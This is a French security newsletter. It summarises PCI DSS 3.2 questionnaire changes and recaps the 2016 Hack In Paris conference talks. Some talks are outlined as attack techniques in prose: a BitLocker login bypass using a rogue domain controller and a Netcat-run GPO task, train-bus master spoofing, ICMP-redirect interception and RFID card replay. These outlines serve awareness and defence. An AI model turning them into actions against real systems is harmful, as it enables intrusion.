✚ Renforcement de la sécurisation des logs afin d'empêcher leur altération (#10.5.x)


Chapitre 11
Ajout d'une exigence concernant l'utilisation d'un IDS/IPS réseau et des processus de surveillance associés (#11.4)

Chapitre 12
Pas de changement



SAQ P2PE-HW

Le SAQ P2PE-HW destiné aux marchands qui utilise des terminaux de paiement P2PE, a été simplifié. Les exigences #3.3 (masquage du PAN) et #4.2 (interdiction d'envoyer des numéros de carte par email ou messagerie) ne sont plus applicables. Cela est dû au fait que le marchand n'est plus censé avoir accès aux données de paiement. Par exemple, le numéro de la carte ne doit plus apparaître sur les tickets commerçant produits par les terminaux de paiement P2PE.




SAQ B

Le SAQ B n'a subi aucun changement.

SAQ B-IP

Réduction de 83 à 80 exigences, mais avec l'ajout de l'exigence relative à l'implémentation de l'authentification multifacteurs pour les accès administratifs au CDE.




Payment Card Industry (PCI)
Data Security Standard
Self-Assessment Questionnaire B-IP and Attestation of Compliance

Merchants with Standalone, IP-Connected PTS Point-of-Interaction (POI) Terminals – No Electronic Cardholder Data Storage
For use with PCI DSS Version 3.2
April 2016

SAQ-D

Le SAQ-D, quant à lui, intègre tous les changements relatifs à la version 3.2 du standard PCI DSS décrit dans la première partie de cet article.



Payment Card Industry (PCI)
Data Security Standard
Self-Assessment Questionnaire D and Attestation of Compliance for Service Providers

SAQ-Eligible Service Providers
For use with PCI DSS Version 3.2
April 2016

Tous les documents (standard, SAQ, AOC, etc.) sont disponibles à l'adresse suivante :

https://fr.pcisecuritystandards.org/document_library

Retour sur l'édition 2016 de Hack In Paris (HIP)

Par William BOISSELEAU et Jean-Yves KRAPF

> Jour 1

Voting between sharks

Jesus Choliz (@jesuscholiz) & Sandra Guasch (@sandra_guasch) - SCYTL

✚ Vidéo

https://www.youtube.com/watch?v=uQ0-vmJlDyo&index=1&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

La présentation d'ouverture de la conférence Hack in Paris concernait le vote électronique. Deux membres de la société SCYTL présentaient une étude des différentes problématiques associées au vote électronique, ainsi qu'un modèle de résolution.

Le vote électronique présente plusieurs avantages : il permet d'augmenter la participation, de diminuer les coûts de gestion, de faciliter l'accès au vote pour les personnes à mobilité réduite et d'obtenir des résultats plus précis qu'un vote traditionnel. De plus en plus de pays choisissent cette méthode de vote. Il devient donc important de proposer une solution sécurisée.

Leur modèle s'applique pour les machines au sein des bureaux de vote, ainsi que pour les terminaux personnels (ordinateurs, smartphones).

De ce fait, les problématiques suivantes ont été identifiées :

✚ Le modèle doit permettre de s'assurer que le vote reste confidentiel et anonyme. La confidentialité peut être assurée par un chiffrement de bout en bout. Les données relatives au citoyen (informations d'authentification, IP, horodatage) peuvent être supprimées par un service tiers.

✚ L'intégrité du vote doit également être assurée, par un mécanisme de suivi jusqu'au déchiffrement. Le votant est capable de vérifier le contenu de son vote. Les organisateurs peuvent également s'assurer que le vote s'est correctement déroulé de bout en bout via une preuve à divulgation nulle de connaissance (Zero Knowledge Proof).

✚ Les clefs de déchiffrement doivent être tenues par les membres administratifs locaux, équivalents de ceux des personnes en charge du dépouillement. L'accès aux clefs de déchiffrement ne peut être possible que grâce à une méthode de secret partagé, comme un partage de clef secrète de Shamir. La génération des clefs est effectuée depuis un lieu isolé, sous le contrôle des membres responsables de l'élection.

✚ Les risques de manipulation et de coercion de vote sont les mêmes que pour un vote traditionnel. SCYTL propose de rendre ce type de pratique plus difficile en passant par l'usage de mots de passe à usage unique (OTP) via un canal de communication différent de celui du vote, rendant toute attaque massive relativement couteuse. Ils suggèrent également d'utiliser un système dans lequel de multiples votes sont possibles pour un même votant, et dont seul le dernier vote peut être pris en compte. Enfin, il est également possible de mettre en place un système répondant de la même façon que les identifiants soient corrects ou non, mais de prendre en compte uniquement les votes dont les identifiants ont été validés côté serveur.

« L'an dernier, les membres de l'ANSSI avaient déjà montré qu'il était possible de déclencher la reconnaissance vocale de nos smartphones en utilisant des ondes inaudibles »

Une démonstration de leur outil était également proposée durant la conférence Hack In Paris.

Cette présentation a permis de montrer que le choix de mettre en oeuvre un vote électronique est aujourd'hui techniquement possible, et qu'il ne se limite qu'à un choix moral et politique.

Des questions ont été soulevées sur la problématique de la sécurité physique des terminaux. Les orateurs ont botté en touche, en faisant comprendre que leur modèle prenait en compte le risque de terminal vérolé.

Whisper in the Wire: Voice Command Injection Reloaded

Chaouki Kasmi (@EMHacktivity), Jose Lopes Esteves (@lopessecurity) - ANSSI


✚ Slides

https://www.researchgate.net/publication/304789264_20160630_Whisper_in_the_Wire-Voice_Command_Injection_Reloaded

✚ Vidéo

https://www.youtube.com/watch?v=SypffKE3caE&index=2&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Cette présentation faisait suite à la conférence « Injection de commandes vocales sur ordiphone » présentée au SSTIC 2015. L'an dernier, les membres de l'ANSSI avaient déjà montré qu'il était possible de déclencher la reconnaissance vocale de nos smartphones en utilisant des ondes inaudibles. Cette méthode présentait des limitations de portées, ainsi que la nécessité d'utiliser du matériel assez imposant, donc peu discret.



Ces limitations peuvent aujourd'hui être contournées en se servant des propriétés de couplages d'ondes. Ils nous ont en effet montré qu'il était possible de parler à notre téléphone via l'injection d'ondes au travers du réseau électrique (pour un téléphone branché sur le secteur). Cette technique permet des attaques à une distance bien plus importante du terminal mobile. Elle a été démontrée au travers de la présentation de 3 scénarios :

✚ De manière directe, en injectant au niveau du chargeur USB du téléphone ;

✚ Au travers des transformateurs, en injectant sur le réseau électrique ;

✚ En injectant sur le réseau électrique, au travers d'un PC, lorsque le téléphone y est branché en USB.

Ces injections ne semblent pas perturber l'utilisation des autres appareils branchés sur la même source électrique.

Un facteur aggravant cette attaque est le nombre de contextes prédifinis permettant d'activer cette fonctionnalité sur notre téléphone. Le manque de personnalisation des mot-clés déclencheurs et de l'authentification de la voix ex-

posent encore un peu plus nos téléphones.

De plus, les éditeurs forcent, dans certains cas, l'utilisation de ces fonctionnalités. Par exemple, l'activation de commande vocale est autorisée par défaut lorsque le téléphone est en charge.

Making and breaking machine learning anomaly detectors in real life

Clarence Chio (@cchio)

✚Slides

http://www.slideshare.net/codeblue_jp/making-breaking-machine-learning-anomaly-detectors-in-real-life-by-clarence-chio-code-blue-2015

✚Vidéo

https://www.youtube.com/watch?v=-EUJgpiJ8Jo&index=3&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Cette présentation a permis de faire le constat de l'utilisation de l'apprentissage automatique (ou Machine learning) dans le cadre de la cyber sécurité. À ce jour, rares sont les entreprises utilisant l'apprentissage dans des cas concrets. Les rares exemples pouvant être cités sont les mécanismes de détection de spam comme ceux utilisés par Google qui intègrent ce genre de mécanisme, ou encore le mécanisme de proposition d'articles de shopping d'Amazon. L'apprentissage se fait par la reconnaissance de motifs au sein de la donnée, combinée à des études statistiques et d'heuristiques.

Cette méthode est relativement intéressante, car elle est dynamique, peut s'adapter suivant le contexte, et n'exige que peu d'intervention humaine (dans la théorie).
Le constat aujourd'hui est qu'il existe très peu de produits disponibles sur le marché utilisant cette méthodologie. Par exemple, le traitement des logs de serveur web pourrait être analysé automatiquement de cette manière dans le cadre d'une analyse de trafic.

Plusieurs problèmes sont rencontrés dans le cadre d'analyses d'attaques web :


✚ Le principal problème est que l'apprentissage est dépendant du contexte d'utilisation (architecture, type de données, etc.).

✚ Il est nécessaire d'identifier les nouvelles attaques, n'ayant encore jamais été constatées.

✚ Aussi, les produits retournent aujourd'hui beaucoup de faux positifs. De par la variété des entrées fournies, il est difficile de suivre et nettoyer les résultats obtenus. L'intervention humaine reste nécessaire.

✚ Les attaquants essayeront toujours de contourner le système, et identifieront des cas non considérés par celui-ci.

✚ Enfin, les modèles d'apprentissage automatique-peuvent être faussés en soumettant suffisamment de motifs malveillants qui finiront par être considérés comme valides (model poisoning).



Ainsi, la mise en place d'un système d'apprentissage automatique nécessite dans un premier temps d'évaluer le système courant, puis d'en dégager un modèle représentatif. Il est ensuite nécessaire d'entrainer ce modèle dans le cadre d'une utilisation normale, sans échange de données malveillantes. Cela permet d'en dégager des motifs sains. Enfin, dans le cadre d'une utilisation ouverte à tout type de données, le système doit enfin être en mesure de qualifier la donnée via des méthodes statistiques et d'établir si elle se situe dans un cadre normal ou malveillant.

La recherche du domaine de l'apprentissage automatique est en avance sur les utilisations professionnelles qui restent aujourd'hui trop peu nombreuses, car elles sont encore difficiles à mettre en oeuvre techniquement.

The titanic methodology

Jayson E. Street (@jaysonstreet)

✚ Vidéo

https://www.youtube.com/watch?v=BbqszWgGtDo&index=4&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Habitué des conférences présentant les différents échecs rencontrés dans le domaine de la sécurité, Jason Street a cette fois-ci choisi d'évoquer ses propres échecs et nous a proposé son retour d'expérience.

Blue Team Fails

Jayson a, dans un premier temps, évoqué ses échecs en termes de communication et d'attitude en tant que membre d'une Blue Team. Il a souligné l'importance de cultiver les relations sociales avec tous les employés, de rester positif en toute situation, et surtout d'inviter les employés à participer globalement à l'effort de sécurité. L'objectif est de ne pas faire percevoir la sécurité comme un frein ou un élément contraignant, mais comme étant une des nombreuses composantes de l'entreprise. Il est en effet indispensable d'être capable de transmettre, mais aussi d'écouter, d'intégrer les éléments métiers développés au sein de la société pour obtenir de meilleurs résultats.

Red Team Fails

Dans un second temps, il a rappelé l'importance de ne pas juger, de ne pas limiter son action à détruire la Blue Team lors des tests d'intrusion en Red Team. Il est indispensable de les aider à corriger les vulnérabilités par le biais des rapports et d'échanges. Dans certains cas, il invite même parfois à rendre les attaques plus verbeuses ou plus évidentes en fin de mission, pour permettre à la Blue Team de jouer un véritable rôle durant les tentatives d'intrusion.

Community Fails

Enfin, il a évoqué l'importance de ne pas juger les acteurs de la sécurité pour leurs erreurs plus que l'on aimerait être jugé si nous en étions les auteurs. L'important est de participer, de partager ses expériences et ses connaissances à la communauté.

What could have derailed the Northeast Regional no. 188?

Moshe Zioni (@dalmoz_) - VERINT


✚ Slides

http://www.slideshare.net/moshez/abusing-the-train-communication-network-or-what-could-have-derailed-the-northeast-regional-188

✚ Vidéo

https://www.youtube.com/watch?v=59I1gd-QAuE&index=5&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Le 12 mai 2015, le train Northeast Regional #188 déraillait à Philadelphie faisant 8 morts et plus de 200 blessés. Le déraillement était dû à un dépassement de la vitesse autorisée dans une courbe. Certains médias ont évoqué la possibilité que cette augmentation de vitesse aurait pu être due à une cyber attaque. La compagnie de train a rejeté toute possibilité de vulnérabilité sur ce train. Moshe Zioni a donc décidé d'étudier la sécurité du train concerné : le train Amtrak Cities Sprinter.



Les échanges entre la console du conducteur et le système d'accélération et de freinage se fait sur un BUS de communication défini par le protocole MVB (Multifunction Vehicule Bus). Les échanges sont effectués entre un composant maitre (Central Control Unit, CCU) et des composants esclaves comme la Traction Control Unit (TCU) permettant l'accélération du train.

Or, ce protocole ancien présente plusieurs vulnérabilités :

✚ Il n'y a pas d'authentification entre les composants.

✚ Les échanges transitent en clair.

✚ Il peut techniquement y avoir plusieurs composants maitres sur le même BUS.

« Devant ces faiblesses protocolaires et techniques, le MVB ne devrait plus être utilisé sur les trains, étant aujourd'hui un protocole obsolète. »

Le conférencier a présenté une attaque permettant de placer un composant tiers sur le BUS et d'usurper ce rôle de maitre pour un des esclaves. Le CCU peut déléguer durant une période définie le rôle de maitre sur le BUS. Si le composant malveillant répond spécifiquement et se place ponctuellement en maitre, il peut envoyer des commandes aux différents composants tels que le TCU.

Les points d'injection sur le BUS sont relativement accessibles depuis le train ; on les trouve par exemple au sein des toilettes ou en bout de wagon. La surface d'attaque peut également être étendue si le train propose du Wifi, qui utilise indirectement le même BUS de communication.

Devant ces faiblesses protocolaires et techniques, le MVB ne devrait plus être utilisé sur les trains, étant aujourd'hui un protocole obsolète. Des protocoles alternatifs comme l'ECN (Explicit Congestion Notification) et le TRDP (Train Real-time Data Protocol) sont recommandés pour la communication entre le terminal de contrôle du conducteur et les composants mécaniques vitaux du train.

All Your Door Belong To Me – Attacking Physical Access Systems

Valerie Thomas (@hacktressog) - Securicon Washington DC

Slides

http://fr.slideshare.net/centralohioissa/valerie-thomas-all-your-door-belong-to-me-attacking-physical-access-systems

Vidéo

https://www.youtube.com/watch?v=TqwvVQVm1to&index=6&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Si la sécurité des systèmes d'information est de plus en plus maîtrisée, la sécurité physique est quant à elle bien moins connue. Elle est même parfois négligée, comme nous l'a montré Valerie Thomas durant cette conférence.
La sécurité physique est encore souvent considérée comme une affaire de gros bras. Or, les systèmes de contrôles d'accès sont désormais connectés, décentralisés et vulnérables. Globalement, les contrôles d'accès physiques exposent aujourd'hui une surface d'attaque importante. Sont concernés :

- Les cartes d'accès ;
- Les lecteurs ;
- Les sorties de secours ;
- Le contrôleur d'accès (serveur ou client).

Autant de points pour lesquels des attaques ont été identifiées et réalisées avec succès.

Les cartes d'accès RFID peuvent par exemple être émulées via des outils comme Proxmark3. Les lecteurs de carte peuvent être exploités avec des produits comme le BLEKey, qui permet de rejouer des identifiants de carte précédemment passés sur le lecteur. Les contrôleurs d'accès sont bien souvent exposés sur le réseau interne, voire externe. Les services tels FTP, Web ou SNMP sont accessibles sans protection et divulguent de nombreuses informations.

Ainsi, la sensibilisation aux problématiques de la sécurité physique est nécessaire afin de garantir de manière globale la protection des accès aux systèmes d'informations.

From zero to SYSTEM on full disk encrypted Windows system

Nabeel Ahmed (@NabeelAhmedBE) & Tom Gilis (@tgilis) - Dimension Data

Slides

https://blog.ahmednabeel.com/from-zero-to-system-on-full-disk-encrypted-windows-system/
https://blog.ahmednabeel.com/from-zero-to-system-on-full-disk-encrypted-windows-system-part-2/

Vidéo

https://www.youtube.com/watch?v=GDKMjN3VTJw&index=7&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Inspirés par la MS15-122 présentée à la BlackHat 2015, nos speakers ont décidé de poursuivre les travaux afin de contourner le mécanisme de chiffrement BitLocker et s'authentifier sur un système Windows.

L'année dernière, le chercheur Ian Haken était parvenu à déverrouiller une station de travail, même si le disque dur de ce dernier était chiffré. La vulnérabilité CVE-2015-6095 exploitée provenait du fonctionnement de Windows. Ce dernier injectait une entrée MSCache avec un nouveau mot de passe, sans vérifier que l'authentification était effectivement validée. Le patch permettait en conséquence au système de s'assurer que l'entrée ne serait injectée que lorsque l'utilisateur était « réellement » authentifié, c'est-à-dire suite à l'obtention d'un ticket TGS valide, émis par le contrôleur de domaine AD.

Les conférenciers Navel Ahmed et Tom Gilis ont trouvé un moyen de contourner l'authentification Windows et d'élever leur privilège au niveau SYSTEM. Les conditions d'exploitation sont les suivantes :

- le système doit avoir été mis au moins une fois en hibernation ;
- la victime doit être membre d'un domaine Windows.

L'attaque se déroule en deux temps :

Dans un premier temps, l'attaquant contourne l'interface d'authentification Windows. Pour ce faire, il met en place un serveur de domaine qu'il contrôle. Au sein de l'AD, il configure le compte ciblé comme ayant un mot de passe expiré. Au démarrage du poste ciblé, Windows demande

ainsi à l'utilisateur de changer son mot de passe avant de continuer. Le mot de passe utilisé en cache est alors mis à jour par ce nouveau mot de passe ; la session est déverrouillée.

Dans un second temps, l'attaquant pousse une GPO spécifiquement forgée depuis le serveur de domaine malveillant. La GPO en question est une tâche planifiée qui exécute Netcat afin d'établir une connexion entre ce service et l'utilisateur authentifié. Ceci permet à l'utilisateur alors authentifié de disposer d'un Shell ayant les privilèges SYSTEM sur la machine.

Cette vulnérabilité a été corrigée par Windows le 14 juin 2016 (MS16-072 / CVE-2016-3223), 8 mois après avoir été reportée. Les deux chercheurs ont toutefois annoncé qu'il restait toujours un moyen de contourner l'authentification Windows, non corrigée en l'état.

> Jour 2


3 APIs + 1000 lines of code = Super pretty OSINT

Matias Katz (@MatiasKatz) - Mkit

✚Vidéo

https://www.youtube.com/watch?v=q1XGJ_PCNNI&index=9&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Durant sa présentation, Matias Katz nous a montré qu'il était possible de mettre en oeuvre une plateforme d'OSINT (Open Source Intelligence) en moins d'une semaine. Il s'agit d'un framework qui cherche un certain type de données, les stocke et les qualifie. Cette présentation était un retour d'expérience à ce sujet.



Le speaker est parti des données fournies par l'API twitter, retournées en JSON. Il a cherché toutes les références retournées par le mot « Brexit », avec des requêtes vers l'API twitter envoyées toutes les secondes.

L'API Google est ensuite utilisée pour stocker ces données, et les afficher sur Google map. Enfin, les données sont qualifiées à partir de la bibliothèque python Natural Language Toolkit (NLTK), qui permet de déterminer si le message associé au terme Brexit est positif ou négatif. Ainsi, l'application mise en oeuvre permettait d'avoir une visualisation en temps réel de l'avis global des utilisateurs Twitter sur le sujet du Brexit.

Security offense and defense strategies: Video-game consoles architecture under microscope

Mathieu Renard (@mathieu_renard) & Ryad Benadjila - ANSSI

✚Slides

http://www.ssi.gouv.fr/uploads/2015/06/SSTIC2015-Article-stratgies_de_dfense_et_dattaque__le_cas_des_consoles_de_jeux-renard_benadjila.pdf

✚Vidéo

https://www.youtube.com/watch?v=9J8QAoarIrE&index=10&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Après une première version présentée au SSTIC 2014, l'ANSSI nous a présenté une nouvelle analyse des stratégies de défense des consoles de jeux. Les consoles étudiées sont la PS1, la Xbox, la XBox360, la PS3, et nouveauté pour cette conférence, la PS4.

Partant d'une plateforme dénuée de toute sécurité, on découvre une progression rapide s'apparentant comme toujours au jeu du chat et de la souris entre le fabricant et les pirates... Et comme bien trop souvent, les pirates ont encore gagné. Les premieres consoles n'avaient pas, ou peu de mécanismes de sécurité. Au fil du temps, les fabricants ont mis en place des solutions tels que le SecureBoot, le chiffrement des binaires, restreignant les possibilités des pirates. A ce jour, la PS4 n'est pas encore complètement compromise.

La présentation montrait ainsi les mécanismes de protection établis sur chaque console, les attaques hardware et software relatives à celles-ci, ainsi que les correctifs proposés par les éditeurs.

HARDSPLOIT TOOL : The next Hardware Hacking Laboratory ?

Julien Moinard (@Julien_Moinard) - OPALE Security

✚Slides


https://conference.hitb.org/hitbsecconf2016ams/materials/D1T2%20-%20Yann%20Allain%20and%20Julien%20Moinard%20-%20Hardsploit%20Project.pdf

✚Vidéo

https://www.youtube.com/watch?v=foeCXe_Gzhc&index=12&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

La présentation de Julien Moinard était particulièrement technique, et se focalisait sur les problématiques de l'analyse des systèmes hardware. Ceux-ci sont de plus en plus courant avec l'avènement de l'Internet Of Things. Il devient donc essentiel de s'outiller face aux nombreuses vulnérabilités contenues dans ce materiel.

- 64 I/O channels
- ESD Protection
- Target voltage: 3.3 & 5V
- Use a Cyclone II FPGA
- USB 2.0
- 20cm x 9cm



Le conférencier nous a présenté le produit HARDSPLOIT qu'il a réalisé. Il s'agit d'une carte permettant de faciliter la récupération et l'injection de données sur du matériel physique. Ces données peuvent être des systèmes de fichier, des firmwares, ou plus simplement des mots de passe. Elle supporte les types de liaison UART, SPI, PARALLEL, I2C et bien sûr JTAG/SWD.

DIFFDroid - Dynamic Analysis Made Easier for Android

Anto Joseph (@antojosep007) - Intel

Slides

http://fr.slideshare.net/antojoseph007/diffdroidantojosephhip2016

Vidéo

https://www.youtube.com/watch?v=E4-yc7CW87U&index=11&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Ressource

https://github.com/antojoseph/diff-gui

L'audit dynamique d'applications Android peut être particulièrement long et compliqué ; les outils actuels nécessitent la plupart du temps plusieurs redémarrages, l'import manuel de librairies, etc.

Anto Joseph nous a présenté un framework web permettant de faciliter considérablement cette tâche, interfaçant l'outil Frida. L'application Frida-server doit en effet être installée sur l'appareil mobile (root nécessaire).

L'interface web permet de hooker simplement les applications Android, de remplacer une méthode donnée par son propre code, sans redémarrage du système. Les changements ont l'avantage d'être instantanés. En cas d'erreur, l'application retourne des traces aisément exploitables.

Because of the advancements in prosthetics

Gregory Carpenter (@gscarp12)


Slides

http://fr.slideshare.net/EC-Council/security-concerns-of-future-technology-arriving-today-gregory-carpenter

Vidéo

https://www.youtube.com/watch?v=zvffct0ZpAM&index=14&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Un verre de vin dans une main et un Cohiba dans l'autre, c'est dans une atmosphère détendue que Gregory Carpenter s'apprête à commencer une conférence pour le moins intrigante.



Dans un monde où il est de plus en plus facile de ne pas être éthique, notre conférencier nous présente un rapide état de l'art de la technologie liée au domaine médical. Citant entre autres des expérimentations de manipulation de l'ADN, ou encore l'utilisation de nanorobots pour interagir avec le cerveau, il devient vite évident que des nouvelles techniques a priori futuristes sont déjà bien présentes et expérimentées.

Et comme pour toutes les nouvelles technologies, leur sécurité est un élément oublié. Les enjeux sont cependant bien plus graves : que feriez-vous si un ransomware prennait le contrôle de votre pompe à insuline, ou de votre Pace-Maker ? Des expérimentations de manipulation de la mémoire ont également été effectuées : quelles pourraient être les conséquences si nos souvenirs étaient altérés à notre insu ?

Alors que la science-fiction devient science, une prise de conscience devient nécessaire : la sécurité dans le domaine biologique doit être considérée au plus vite afin de ne pas basculer de science à horreur. Gregory Carpenter invite ainsi les acteurs de la sécurité à s'impliquer davantage dans la confection et le maintien de produits médicaux sûrs.

Type=5, Code=1 (or Lady In The Middle)

Dorota Kulas (@dorotaq) - Red Teamer


Vidéo

https://www.youtube.com/watch?v=QYzSz25Bh0M&index=13&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Ressource

https://gitlab.com/litm/redirect

Durant sa présentation, Dorota Kulas est revenue sur le protocole ICMP (Internet Control Message Protocol) et, en particulier, sur le Type 5 de ce protocole. ICMP Type 5, aussi appelé ICMP Redirect, permet de préciser aux parties que la route choisie par l'ordinateur émetteur est optimale ou non. Il peut être utilisé comme une attaque, fonctionnelle sur Windows XP, sur certaines versions de MAC et de Linux.



L'idée de l'attaque est la suivante :

- l'attaquant doit connaitre l'IP de la victime et être sur le même sous-réseau.
- l'attaquant parvient à forcer sa victime à passer par lui pour atteindre le serveur, déclarant être le chemin le plus court.

Cette attaque permet de se placer en MITM (Man In The Middle) de manière plus précise et moins verbeuse que de l'ARP Spoofing. La conférencière recommande de désactiver l'ICMP Redirect sur toutes les machines.

How to successfully execute a professional Social Engineering attacks - and make money with it!

Dominique Brack (@Reputelligence) - Reputelligence

Vidéo

https://www.youtube.com/watch?v=GV3Xz0CIrjg&index=15&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Dominique Brack est revenu sur le concept des attaques par Social Engineering, et a présenté une méthodologie, un framework mis à la disposition des entreprises.

